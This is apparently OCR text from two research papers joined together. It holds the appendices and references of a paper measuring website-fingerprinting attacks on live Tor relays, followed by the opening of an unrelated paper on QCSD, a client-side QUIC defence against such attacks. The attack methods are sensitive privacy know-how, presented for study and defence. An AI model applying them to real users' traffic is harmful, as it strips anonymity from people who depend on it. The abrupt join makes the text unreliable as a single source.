[3] G. D. Bissias and M. Liberatore. Privacy Vulnerabilities in Encrypted HTTP Streams. In *Privacy Enhancing Technologies Symposium (PETS)*, 2006.

[4] X. Cai, X. C. Zhang, B. Joshi, and R. Johnson. Touching from a Distance: Website Fingerprinting Attacks and Defenses. In *ACM Conference on Computer and Communications Security (CCS)*, 2012.

[5] X. Cai, R. Nithyanand, and R. Johnson. CS-BuFLO: A congestion sensitive website fingerprinting defense. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2014.

[6] X. Cai, R. Nithyanand, T. Wang, R. Johnson, and I. Goldberg. A systematic approach to developing and evaluating website fingerprinting defenses. In *ACM Conference on Computer and Communications Security (CCS)*, 2014.

[7] G. Cherubin. Bayes, not naïve: Security bounds on website fingerprinting defenses. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017(4), 2017.

[8] G. Cherubin, J. Hayes, and M. Juarez. Website fingerprinting defenses at the application layer. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017(2):186–203, 2017.

[9] W. Cui, T. Chen, C. Fields, J. Chen, A. Sierra, and E. Chan-Tin. Revisiting assumptions for website fingerprinting attacks. In *ACM Asia Conference on Computer and Communications Security (AsiaCCS)*, 2019.

[10] R. Dingledine, N. Mathewson, and P. Syverson. Tor: The second-generation onion router. In *USENIX Security Symposium*, 2004.

[11] D. M. Goldschlag, M. G. Reed, and P. F. Syverson. Hiding routing information. In *Proceedings of the First International Workshop on Information Hiding*, 1996.

[12] J. Gong and T. Wang. Zero-delay lightweight defenses against website fingerprinting. In *USENIX Security Symposium*, 2020.

[13] J. Hayes and G. Danezis. k-fingerprinting: a Robust Scalable Website Fingerprinting Technique. In *USENIX Security Symposium*, 2016.

[14] G. He, M. Yang, X. Gu, J. Luo, and Y. Ma. A novel active website fingerprinting attack against tor anonymous system. In *IEEE International Conference on Computer Supported Cooperative Work in Design (CSCWD)*, 2014.

[15] D. Herrmann, R. Wendolsky, and H. Federrath. Website Fingerprinting: Attacking Popular Privacy Enhancing Technologies with the Multinomial Naïve-Bayes Classifier. In *Workshop on Cloud Computing Security*, 2009.

[16] A. Hintz. Fingerprinting Websites Using Traffic Analysis. In *Privacy Enhancing Technologies Symposium (PETS)*, 2003.

[17] R. Jansen and N. Hopper. Shadow: Running Tor in a box for accurate and efficient experimentation. In *Network and Distributed System Security Symposium (NDSS)*, 2012. See also: https://shadow.github.io.

[18] R. Jansen, M. Juarez, R. Galvez, T. Elahi, and C. Diaz. Inside Job: Applying traffic analysis to measure Tor from within. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[19] M. Juarez, S. Afroz, G. Acar, C. Diaz, and R. Greenstadt. A critical evaluation of website fingerprinting attacks. In *ACM Conference on Computer and Communications Security (CCS)*, 2014.

[20] M. Juarez, M. Imani, M. Perry, C. Diaz, and M. Wright. Toward an efficient website fingerprinting defense. In *European Symposium on Research in Computer Security (ESORICS)*, 2016.

[21] C. Lab and Others. Url testing lists intended for discovering website censorship, 2014. URL https://github.com/citizenlab/test-lists. https://github.com/citizenlab/test-lists.

[22] Y.-N. Law and C. Zaniolo. An adaptive nearest neighbor classification algorithm for data streams. In *European Conference on Principles of Data Mining and Knowledge Discovery*, 2005.

[23] S. Li, H. Guo, and N. Hopper. Measuring information leakage in website fingerprinting attacks and defenses. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[24] Li Fei-Fei, R. Fergus, and P. Perona. One-shot learning of object categories. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 28(4):594–611, 2006.

[25] M. Liberatore and B. N. Levine. Inferring the Source of Encrypted HTTP Connections. In *ACM Conference on Computer and Communications Security (CCS)*, 2006.

[26] D. Lu, S. Bhat, A. Kwon, and S. Devadas. Dynaflow: An efficient website fingerprinting defense based on dynamically-adjusting flows. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2018.

[27] L. Lu, E. Chang, and M. Chan. Website Fingerprinting and Identification Using Ordered Feature Sequences. In *European Symposium on Research in Computer Security (ESORICS)*, 2010.

[28] A. Mani, T. Wilson-Brown, R. Jansen, A. Johnson, and M. Sherr. Understanding Tor Usage with Privacy-Preserving Measurement. In *ACM SIGCOMM Conference on Internet Measurement (IMC)*, 2018. See also https://torusage-imc2018.github.io.

[29] B. Miller, L. Huang, A. D. Joseph, and J. D. Tygar. I know why you went to the clinic: Risks and realization of https traffic analysis. In *Privacy Enhancing Technologies Symposium (PETS)*, 2014.

[30] M. Nasr, A. Bahramali, and A. Houmansadr. Deepcorr: Strong flow correlation attacks on Tor using deep learning. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[31] S. E. Oh, S. Li, and N. Hopper. Fingerprinting past the front page: Identifying keywords in search engine queries over tor. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2017(4), 2017.

[32] S. E. Oh, S. Sunkam, and N. Hopper. p-FP: Extraction, classification, and prediction of website fingerprints with deep learning. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2019(3), 2019.

[33] R. Overdorf, M. Juarez, G. Acar, R. Greenstadt, and C. Diaz. How unique is your .onion? an analysis of the fingerprintability of tor onion services. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[34] A. Panchenko, F. Lanze, A. Zinnen, M. Henze, J. Pennekamp, K. Wehrle, and T. Engel. Website Fingerprinting at Internet Scale. In *Network and Distributed System Security Symposium (NDSS)*, 2016.

[35] M. Perry. A Critique of Website Traffic Fingerprinting Attacks. Tor project Blog. "https://blog.torproject.org/blog/critique-website-traffic-fingerprinting-attacks", 2013. (accessed: December 15, 2013).

[36] T. Pulls and R. Dahlberg. Website fingerprinting with website oracles. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2020(1), 2020.

[37] V. Rimmer, D. Preuveneers, M. Juarez, T. V. Goethem, and W. Joosen. Automated website fingerprinting through deep learning. In *Network and Distributed System Security Symposium (NDSS)*, 2018.

[38] F. Schroff, D. Kalenichenko, and J. Philbin. Facenet: A unified embedding for face recognition and clustering. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2015.

[39] P. Sirinam, M. Imani, M. Juarez, and M. Wright. Deep fingerprinting: Undermining website fingerprinting defenses with deep learning. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[40] P. Sirinam, N. Mathews, M. S. Rahman, and M. Wright. Triplet fingerprinting: More practical and portable website fingerprinting with n-shot learning. In *ACM Conference on Computer and Communications Security (CCS)*, 2019.

[41] M. Sokolova and G. Lapalme. A systematic analysis of performance measures for classification tasks. *Information processing & management*, 45(4):427–437, 2009.

[42] Stem: a Python controller library for Tor. https://stem.torproject.org, December 2019.

[43] Q. Sun, D. R. Simon, and Y. M. Wang. Statistical Identification of Encrypted Web Browsing Traffic. In *IEEE Symposium on Security and Privacy (S&P)*, 2002.

[44] The top 500 sites on the web. http://www.alexa.com/topsites, 2020.

[45] The Tor Project. Tor Metrics Portal. https://metrics.torproject.org, July 2020.

[46] The Tor Project. https://www.torproject.org, July 2020.

[47] Tor Browser Selenium. https://github.com/webfp/tor-browser-selenium, July 2020.

[48] Tor Research Safety Board. https://research.torproject.org/safetyboard, 2020.

[49] O. Vinyals, C. Blundell, T. Lillicrap, D. Wierstra, et al. Matching networks for one shot learning. *Advances in Neural Information Processing Systems*, 29:3630–3638, 2016.

[50] V. Vovk, A. Gammerman, and G. Shafer. *Algorithmic learning in a random world*. Springer Science & Business Media, 2005.

[51] T. Wang. High precision open-world website fingerprinting. In *IEEE Symposium on Security and Privacy (S&P)*, 2020.

[52] T. Wang and I. Goldberg. Improved Website Fingerprinting on Tor. In *ACM Workshop on Privacy in the Electronic Society (WPES)*, 2013.

[53] T. Wang and I. Goldberg. On realistically attacking tor with website fingerprinting. *Proceedings on Privacy Enhancing Technologies (PoPETs)*, 2016(4):21–36, 2016.

[54] T. Wang and I. Goldberg. Walkie-talkie: An efficient defense against passive website fingerprinting attacks. In *USENIX Security Symposium*, 2017.

[55] T. Wang, X. Cai, R. Nithyanand, R. Johnson, and I. Goldberg. Effective Attacks and Provable Defenses for Website Fingerprinting. In *USENIX Security Symposium*, 2014.


A Triplet Fingerprinting Background

We build our evaluation upon the foundations set out in previous work on Triplet Fingerprinting [40], which describes a WF attack based on N-shot learning [24, 49]. Previous work has shown that such models trained and tested with data collected multiple years apart and on different networks still yield an attack accuracy of 85% [40], which make N-shot learning-based models good candidates for inclusion in an online attack.


Feature Extractor: When trained for WF, a triplet fingerprinting [40] model will learn how to distinguish different websites from one another (i.e., it will learn the features that are the easiest to distinguish) independent of the particular websites used to train it. Therefore, the model is called a *feature extractor*, and it is used to generate a feature vector from a given packet sequence.

The feature extractor is trained with a triplet of deep embedded convolutional neural networks [38]: the *anchor*, the *positive*, and the *negative* network (Figure 12a). Using an anchor network, the training process seeks to minimize the distance between positive examples of the same website, and maximize the distance between positive examples of a website and negative examples of other websites. The output of the training process is a neural network that can produce distinguishable feature vectors from traffic traces and which will be used in subsequent online training and classification tasks. This feature extractor need not be continuously retrained as it will remain effective for long periods of time (e.g., years) [40].


Online Training: A trained feature extractor will produce feature vectors from traffic traces, but will not predict website labels. In order to be able to conduct website classification, we train an online attack model as shown in Figure 12b. In



(a) We train a feature extractor model using triplet networks to recognize the features that are best able to distinguish traffic patterns from different websites, following an approach from previous work [40].



(b) We use the trained feature extractor to produce a feature vector from an observed traffic sequence, and use the observed website label to train an online attack model that keeps as embedded vectors the mean feature vector over the vectors of each website.



(c) In an entry relay deployment, we extract a feature vector from an unlabeled packet sequence, and use a nearest neighbor procedure to predict the domain label with the closest associated embedded vector to the unlabeled feature vector.

Figure 12: Our online WF attack involves: (a) online training of a feature extractor model; (b) online training of a classification model to learn a website label from traffic features; and (c) online deployment of the trained classification model to predict websites.

our online model, each monitored website is represented by the average of the feature vectors extracted by the feature extractor over all traffic traces previously observed for the website; we refer to this average vector as the *embedded vector*. As we observe additional labeled traffic traces for monitored websites, we used the trained feature extractor to extract a new feature vector and then update the embedded vector associated with the website label by recomputing the mean. (Note that recomputing the mean requires only the previous mean and the count of traces observed so far.)

Online Classification: Deployment on an entry relay is shown in Figure 12c. Under deployment, the adversary will not have access to the website label and will query the trained attack model to predict it. When a new unlabeled packet sequence is observed, the feature extractor is first used to ex-

tract a feature vector. Then, a website label is predicted via a nearest neighbor procedure by choosing the website whose embedded vector is the closest to the unlabeled feature vector. If the distance to the closest vector is larger than a certain threshold, the model classifies the website as "unmonitored".

To make best use of the available data, the adversary continuously runs some number of exit relays that feed observations into the online training process (i.e., Figure 12b). Additionally, the entry-side observation point that is deploying the classifier (i.e., Figure 12c) is given direct access to the model being trained by the exit observations so that every prediction that is made uses the most recent model available.

Tuning: Our experiments utilize the Triplet Fingerprinting code, which is implemented using Keras as the front-end and Tensorflow as the back-end and released on GitHub by the Triplet Fingerprinting authors.[1] The hyperparameters for the triplet networks (feature extractors) that we use in our evaluation are tuned according to experiments conducted in previous work [40, Table 3 and Appendix D]. In particular, a convolutional neural network (CNN) based on the deep fingerprinting model [39] is used as the triplet sub-network. Cosine distance is used as a similarity metric to determine the distance between website examples in the positive, negative, and anchor networks, since it has meaningful semantics that relate to finding bursts of traffic. The Semi-Hard-Negative mining strategy is used as the best strategy to identify triplets to use to train the feature extractor, consistent with prior work [38]. The margin used for the learning process (the radius around the embedded vector) is set to 0.1, while SGD is the chosen optimizer used to measure and update the weights w.r.t. the loss model. Finally, the embedded vector size in the last dense layer in each sub-network of the triplet networks is set to 64 to limit the training time without losing model accuracy.

B Measurement Details

Measurement Infrastructure: We run relays in the real Tor network in order to facilitate our WF evaluation. Because we run our evaluation during two distinct periods, we set up two separate pairs of Tor relays.

We start the first entry[2] and exit[3] relays on 2020-06-26 and run them for two months. These relays run on a dedicated server rented from Hetzner, an internet hosting company and data center operator located in Germany. Hetzner advertised our dedicated server as offering 1 Gbit/s of bandwidth; the server also had 64 GiB of RAM, a 4-core Intel Core i7-7700 CPU (8 hyper-threads) running at 3.60 GHz, and an nVidia GeForce GTX 1080 graphics card with 8 GiB of memory and 2,560 CUDA cores. These relays were used for the `top-100` and `sampled-1000` measurements in § 5.1, and for the evaluation conducted in § 6.1, § 6.3, and § 6.4.

We start the second entry[4] and exit[5] relays on 2021-04-08 and run them for two months. These relays run on a dedicated server from The Calyx Institute, a research organization located in the United States. Calyx advertised our dedicated server as offering 1 Gbit/s of bandwidth; the server also had 128 GiB of RAM, 2×12-core Intel Xeon e5-2695 CPUs (48 hyper-threads) running at 2.40 GHz, and an nVidia Tesla K80 graphics card with 24 GiB of memory and 4,992 CUDA cores. These relays were used for the `synthetic` measurements in § 5.1, for the evaluation conducted in § 6.2.

All synthetic webpage crawling using Tor Browser Selenium [47] was conducted from a machine hosted in the US with 32 GiB of RAM and a 6-core (12 hyper-thread) Intel Core i7-5820K CPU (3.30GHz). This machine was used for crawling webpage lists as described in § 5.1 (for the `synthetic` measurements), § 6.2, and § 6.4.

Safety Precautions: § 4 describes how we safely implemented our data processing framework. Here we summarize the safety precautions that we implemented to minimize data collection and retention:

- We *never* store website labels. Instead, we use non-reversible pseudonyms when labeling our ground truth (see § 4). We destroy the key used to create the pseudonyms as soon as we completed our measurements (so that the pseudonyms can no longer be linked to real websites).
- We use an online learning classifier, which can be updated on new traces *without having to store the old ones*. Hence, we do not store circuit information longer than an exit relay normally would (circuits last for 10 minutes by default).
- We use triplet fingerprinting [40] as basis for our classifier. As this classifier uses statistics about the traces as features, we do not store the traces for training.
- We run our entry and exit relays on the same machine to *never* transfer attack models over the network.
- Whenever we are in a position to observe the user (i.e., when we observe circuits in the entry position) we *never* perform website predictions on real users' traffic. From the entry position, we only predict the website label on circuits that we created with clients that we control.
- We only store aggregated evaluation results and nothing about individual circuits. We destroy all classification models once we have completed our evaluation.
- We use simulation [17] during the development and testing of the modifications we made to Tor to support our measurement (which is described in § 4).

C Generalized Precision and Recall

In our evaluation (§ 6) we considered two scenarios: (i) a monitored vs unmonitored (MvU) scenario, where the attacker

[1] https://github.com/triplet-fingerprinting/tf

[2] Entry1 fingerprint: `84A1941BD03ADD7BFD6F8E6CA5B5AD4FF00E83C9`.

[3] Exit1 fingerprint: `015B7DCBD1F7F84342F5E9E6EB3CA8FBEFCB440E`.

[4] Entry2 fingerprint: `5DD563CF69A9EF1DBC8345F125331660FA49F626`.

[5] Exit2 fingerprint: `8DC0DA5D0023B913A5A77EF91F0993AF229D45A4`.




Figure 13: Generalized precision and recall for the setting considered in subsection 6.3. Compare with Figure 5.

answers the binary question "was this trace generated by a monitored website?"; and (ii) a multiclass (MC) scenario, where the attacker tries to guess which monitored page the user is visiting or guesses unmonitored.

The well-established metrics for evaluating an MvU attack are precision and recall. For an MC attack, however, the standard metric is the attack's average *accuracy*. However, it is well known that this metric can overestimate performance in unbalanced scenarios where the negative samples are dominant (see § 6).

We propose two alternative metrics to measure the success of an MC attacker: generalized precision and recall. Consider a set of network traces t_i associated with their respective website label, $\mathcal{T} = \{(t_i, w_i)\}_{i=1}^{n}$; we use $w_i = \perp$ to indicate an unmonitored page. We denote as $\mathcal{A}(t)$ the attacker's prediction upon observing trace t.

Generalized Precision (GP): measures the accuracy of the attacker on the traces that *the attack classifies as monitored*:


$$\frac{|\{\mathcal{A}(t) = w \mid (t,w) \in \mathcal{T}, \mathcal{A}(t) \neq \perp\}|}{|\{(t,w) \in \mathcal{T}, \mathcal{A}(t) \neq \perp\}|}.$$

GP captures how reliable the adversary's prediction is when it identifies a page as monitored.

Generalized Recall (GR): measures the accuracy of the attacker on the *monitored* traces:

$$\frac{|\{\mathcal{A}(t) = w \mid (t,w) \in \mathcal{T}, w \neq \perp\}|}{|\{(t,w) \in \mathcal{T}, w \neq \perp\}|}.$$

GR captures the coverage of the adversary's correct predictions with respect to monitored pages.



(a) `top-100` **(b)** `synthetic`

Figure 14: Precision-recall curves for the models deployed in the open world.

These metrics enable us to measure the attack success without the bias associated with having a large majority of unmonitored traces in the dataset. They can be seen as instances of precision and recall for a subclass in a hierarchical classification problem, as discussed by Sokolova et al. [41, Table 5]. GP and GR are designed for settings where the monitored set contains more than one page; if the monitored set only contains one page, they correspond to precision and recall.

Evaluation: Figure 13 reports GP and GR for the evaluation conducted in § 6.3 (Figure 5). As discussed throughout our analysis, we observe relatively good performance for the `top-100` monitored set; in particular, the attack is quite accurate when classifying monitored traces (> 70% GR) and it has 50% GP. However, for `sampled-1000`, we observe very poor GP; this indicates that the attack is not reliable when it outputs a label belonging to the monitored set. The accuracy measurements (Figure 5) did not provide the same insights; indeed, according to accuracy the attack success was comparable to that obtained on the monitored set.

D Is the feature model important in TFP?

Sirinam et al. [40] argue that the feature model should be independent of the monitored set: if the feature model is trained on a different set of labels than the ones an attacker targets, they should only pay a small performance price.

In parallel to our experiments in subsection 6.2, we evaluated the same models by using the feature set based on the `top-100` list. Figure 14 compares the performance of the attack trained only on real data, (a) `top-100`-based features. (b) `synthetic`-based features. (The former is identical to Figure 4, brought here to facilitate comparison.) Note that the two are compared on the same monitored sets and on the same observed traces.

We observe that the feature model does affect the model's performance: in general, it is always better to train the feature model on the monitored websites. However, as observed by Sirinam et al. [40], this discrepancy is not substantial.

QCSD: A QUIC Client-Side Website-Fingerprinting Defence Framework

Jean-Pierre Smith
ETH Zurich

Luca Dolfi
ETH Zurich

Prateek Mittal
Princeton University

Adrian Perrig
ETH Zurich

Abstract

Website fingerprinting attacks, which analyse the metadata of encrypted network communication to identify visited websites, have been shown to be effective on privacy-enhancing technologies including virtual private networks (VPNs) and encrypted proxies. Despite this, VPNs are still undefended against these attacks, leaving millions of users vulnerable. Proposed defences against website fingerprinting require cooperation between the client and a remote endpoint to reshape the network traffic, thereby hindering deployment.

We observe that the rapid and wide-spread deployment of QUIC and HTTP/3 creates an exciting opportunity to build website-fingerprinting defences directly into client applications, such as browsers, without requiring any changes to web servers, VPNs, or the deployment of new network services. We therefore design and implement the QCSD framework, which leverages QUIC and HTTP/3 to emulate existing website-fingerprinting defences by bidirectionally adding cover traffic and reshaping connections solely from the client. As case studies, we emulate both the FRONT and Tamaraw defences solely from the client and collected several datasets of live-defended traffic on which we evaluated modern machine-learning based attacks. Our results demonstrate the promise of this approach in shaping connections towards client-orchestrated defences, thereby removing a primary barrier to the deployment of website-fingerprinting defences.

1 Introduction

Despite its appearance in 1948 in the Universal Declaration of Human Rights, "No one shall be subjected to arbitrary interference with his privacy, family, home or correspondence", privacy is difficult to achieve on today's Internet. Instead, government and private surveillance can determine Internet users' web-browsing activities by observing their unencrypted traffic and the metadata leaked by standard encrypted communication. The increasing popularity of privacy-enhancing services, such as virtual private network (VPN) connections and anonymity networks like Tor [1], as well as of privacy-focused browsers, such as Brave and Firefox, indicates the importance of privacy to web users. Indeed, according to the GlobalWebIndex, an estimated 25% of the world's Internet users utilise VPNs at least once a month [2], with 34% of those utilising it for privacy reasons [3].

Nonetheless, researchers have shown that despite the encryption and proxying performed by these privacy-enhancing technologies, it is still possible to identify the visited website [4]–[17]. In website fingerprinting, a passive observer identifies the website by statistically analysing observed packet sizes and timings, undeterred by encryption. This class of attacks has been shown to successfully identify encrypted websites while being undetectable by the web user [12]–[15].

Numerous defences against website fingerprinting have been proposed, which reshape the communication between the endpoints to obscure traffic features to and from the client [8], [18]–[27]. However, these defences require changes to both local endpoints, such as web clients, and remote endpoints, such as web servers or proxy gateways. This requirement to deploy or change endpoints outside of a client's control has hindered the deployment of website-fingerprinting defences. With the growing demand for VPNs provided as browser extensions, and with browser vendors targeting the VPN market with customised solutions, such as Mozilla VPN or Brave Firewall + VPN, protection for VPN users against website-fingerprinting attacks has become more relevant. We therefore investigate whether we can instead place the deployment and evolution of website-fingerprinting defences within the purview of the client, that is, without the explicit cooperation of servers or proxies.

Contributions We observe that since enacting a website-fingerprinting defence involves reshaping the communication both from and to the client, then doing so without modifying remote endpoints must be done through manipulation of the network protocols already being used to communicate. In this regard, we explore the recent development, and already broad deployment, of the QUIC transport protocol as an exciting

opportunity to enhance user privacy. QUIC's independent, multiplexed byte-streams and control-message variety provide rich features on which to base our framework, and its location in user space allows defences based upon it to be independently deployed for individual applications. Furthermore, QUIC is being widely adopted, as HTTP/3 – the upcoming HTTP standard – will only be implemented atop the QUIC protocol and notably does not use TCP.

In this work, we design and evaluate a client-side framework for implementing various website-fingerprinting defences *without requiring any changes to the remote server or additional network services*. Our QUIC client-side defence framework (QCSD) is built upon QUIC and HTTP/3 and uses these protocols to induce the server into cooperating with a client-orchestrated defence, specified as either a packet schedule or state machine. QCSD achieves this cooperation using two observations. First, HTTP requests are idempotent and web servers often host resources beyond those needed by any single web page. These resources can thus be repeatedly requested to provide a constant supply of chaff traffic from the server to the client. Second, QUIC connections multiplex individual byte streams, each of which may be independently flow-controlled. This flow control allows an endpoint to indicate to its peer when it is ready to receive data. We leverage this flow control to communicate to the server when to send bursts of application data, chaff data, or both. Through careful management of these chaff resources and individual streams, we create a framework that can orchestrate many website-fingerprinting defences in the literature from the client.

As case studies, we enacted both the FRONT [18] and Tamaraw [22] defences in QCSD, collected *live-defended* datasets totalling over 100,000 web-page loads, and evaluated the efficacy of our QCSD-enacted defences against the Deep Fingerprinting [12], Var-CNN [15], and *k*-fingerprinting [9] website-fingerprinting attacks. Our comparisons between the simulated defences and those crafted by QCSD show that our framework is able to emulate defences solely from the client, with privacy benefits akin to their conceptualised forms, and offers further examples of the differences that arise between live-defended and simulated website-fingerprinting defences, highlighting a need for more accurate simulations.

2 Background and Related Work

In this section, we introduce website fingerprinting, existing attacks and defences, our threat model, the QUIC and HTTP/3 protocols, and the requirements for enacting a defence.

2.1 Website Fingerprinting

In website fingerprinting, the goal of an observer is to identify the website fetched over an encrypted channel based solely on side-channel information, such as those derived from packet sizes and timestamps [4]–[17], [28]. Website fingerprinting has been investigated both in the setting of anonymity networks, such as Tor [1], as well as in the setting of encrypted proxies and VPNs, our focus in this work. To identify the website, the observer classifies a feature vector that is derived from the trace of loading a web page of the website. This classification is based on finding similarities between this feature vector and features of previously observed and labelled traces in the attacker's training set. In this process, a label corresponding to the most likely website is assigned, or no label if previously seen traces are too dissimilar.

Closed and open worlds The efficacy of website fingerprinting is evaluated in either the closed- or open-world settings [4], [8]–[17]. In the *closed-world* setting, the trace is known to be from one of *n monitored* websites, whereas in the *open-world* setting, it belongs to either one of the *n* monitored websites or to some *unmonitored* website. In this latter setting, used in our evaluations, the task to identify the monitored website (or if it is an unmonitored website) better emulates the real world where a trace may be from an unknown website.

Attacks Early website-fingerprinting attacks utilised statistical analyses [5], [6], and analyses using only the inferred sizes of HTML pages and resources [7]. Subsequent attacks evolved to leverage machine learning classifiers. These include a k-nearest neighbour (k-NN) based-classifier [8], the *k*-fingerprinting (*k*-FP) classifier based on k-NN and random forests [9], hidden Markov models [10], and stream-matching algorithms [13], [17]. These attacks are further enhanced through features extracted from the traces using detailed feature analyses [9], [29]–[31]. The most recent attacks [11], [12], [14]–[16] utilise neural networks and have achieved accuracy rates above 94% in closed-world settings of 900 websites with encrypted, padded network traffic [11]. Our prior work has also confirmed the efficacy of these attacks in the QUIC-over-VPN setting [32].

To evaluate our framework, we employ the *k*-FP [9], Deep Fingerprinting [12], and Var-CNN [15] classifiers as examples of traditional and deep learning attacks, since they have been shown to be among the most effective attacks [14], [18], [32].

Defences Numerous website-fingerprinting defences have been proposed, particularly for the Tor anonymity network, which differ in their means of defending the communication, their overhead, and their requirements for infrastructure or pre-existing knowledge. Table 1 provides an overview of these defences. The first category, chaff-only defences, defend by solely adding padding and chaff traffic to the communication and thus do not delay the loading of the web page. For example, the WTF-PAD defence uses chaff traffic to obscure long breaks between bursts of incoming or outgoing packet [21], whereas the FRONT defence adds a random amount of chaff packets in each direction, with an emphasis

Table 1: Website-fingerprinting defences categorised by whether their mechanism operates on a static predetermined schedule, a static schedule with a transmission-dependent stop point, or a dynamic schedule. Also indicated is whether the defence would be emulatable within our framework. GLUE is not emulatable as it operates between connections.

Defence	Schedule	Emulatable
Chaff-only		
Traffic Morphing [27]	dynamic	✓
WTF-PAD [21]	dynamic	✓
Cui 2018 [19]	static	✓
FRONT [18]	static	✓
GLUE [18]	dynamic	no*
Chaff and delay		
Glove [33]	static	✓
Supersequence [8]	static, dyn. end	✓
Walkie Talkie [20]	static	✓
CS-BuFLO [23]	dynamic	✓
BuFLO [24]	static, dyn. end	✓
Tamaraw [22]	static, dyn. end	✓
HTTPOS [25]	–	no
Other		
Decoy [26]	–	no
TrafficSliver [34]	–	no
Henri 2020 [35]	–	no

on obscuring the feature-rich head of the communication [18]. As a promising step forward, Tor has since implemented a derivative of WTF-PAD [21], [36] along with a framework for experimenting with other padding approaches [37]. Unfortunately, WTF-PAD has already been shown to be vulnerable to website-fingerprinting attacks [12], [15].

The second category, chaff-and-delay defences, shape the communication towards a target pattern by adding padding, chaff traffic, splitting, and delaying the packets sent to and from the client. Among these defences, BuFLO [24], CS-BuFLO [23], and Tamaraw [22] offer high levels of privacy at the cost of high bandwidth and delay overhead. Tamaraw, for example, transmits fixed-size packets at a constant rates from the client and from the server. Defences such as Supersequence [8] and Walkie Talkie [20] group web pages into anonymity sets such that a common target pattern can be found that reduces the shaping overhead.

All of the above defences rely on shaping the traffic both to and from the client, and have thus been thought to be reliant on client-side and server/proxy-side deployment. However, our framework, QCSD, enables the use of such defences with only client-side deployment. We investigate QCSD's ability to emulate chaff-only and chaff-and-delay defences, with the FRONT and Tamaraw defences respectively as exemplars. FRONT is one of the few chaff-only defences still effective against modern website-fingerprinting attacks [18]; whereas Tamaraw, a chaff-and-shape defence, offers similar protection to transmitting at constant rate with lower overhead. Appendix A describes these defences in more detail.

The HTTPOS [25] defence adds random chaff and delays to the communication through TCP and HTTP manipulation. Similarly to our work, it does so primarily from the client but requires proxies and intermediaries to enable shaping TCP, which is implemented in the kernel. Our work however, unlike HTTPOS, does not create a specific defence strategy but rather provides the tools with which website-fingerprinting defences can be enacted from the client. Finally, Decoy by Panchenko *et al.* [26] is unique in that it neither adds chaff nor delay but instead loads another web page in the background as a decoy.

Other related work The TrafficSliver defence [34] and the use of multihoming by Henri *et al.* [35] send traffic over different network paths to limit the data observed by an adversary. These approaches could be combined with QCSD, should they be deployed in a manner supporting QUIC.

Other QUIC-based privacy efforts include the MASQUE mechanisms [38], which allow multiple proxied stream- and datagram-based flows inside QUIC-HTTPS connections. This is similar to the HTTP CONNECT method that allows proxying via an HTTP server over TCP, and does not provide active deterrence against website-fingerprinting attacks.

2.2 Threat Model

We consider an adversary who attempts to determine the website associated with a traffic trace, through analysing only packet sizes and timings. This setting occurs when the client uses privacy-enhancing technologies, such as anonymity networks (e.g., Tor) or VPN tunnels (e.g., Wireguard, OpenVPN, or IPSec), encrypted wireless communication (e.g., IEEE 802.11i WPA), or when the adversary wants to identify a visit to a particular web page of interest on a website (e.g., the page related to a medical condition on a medical website).

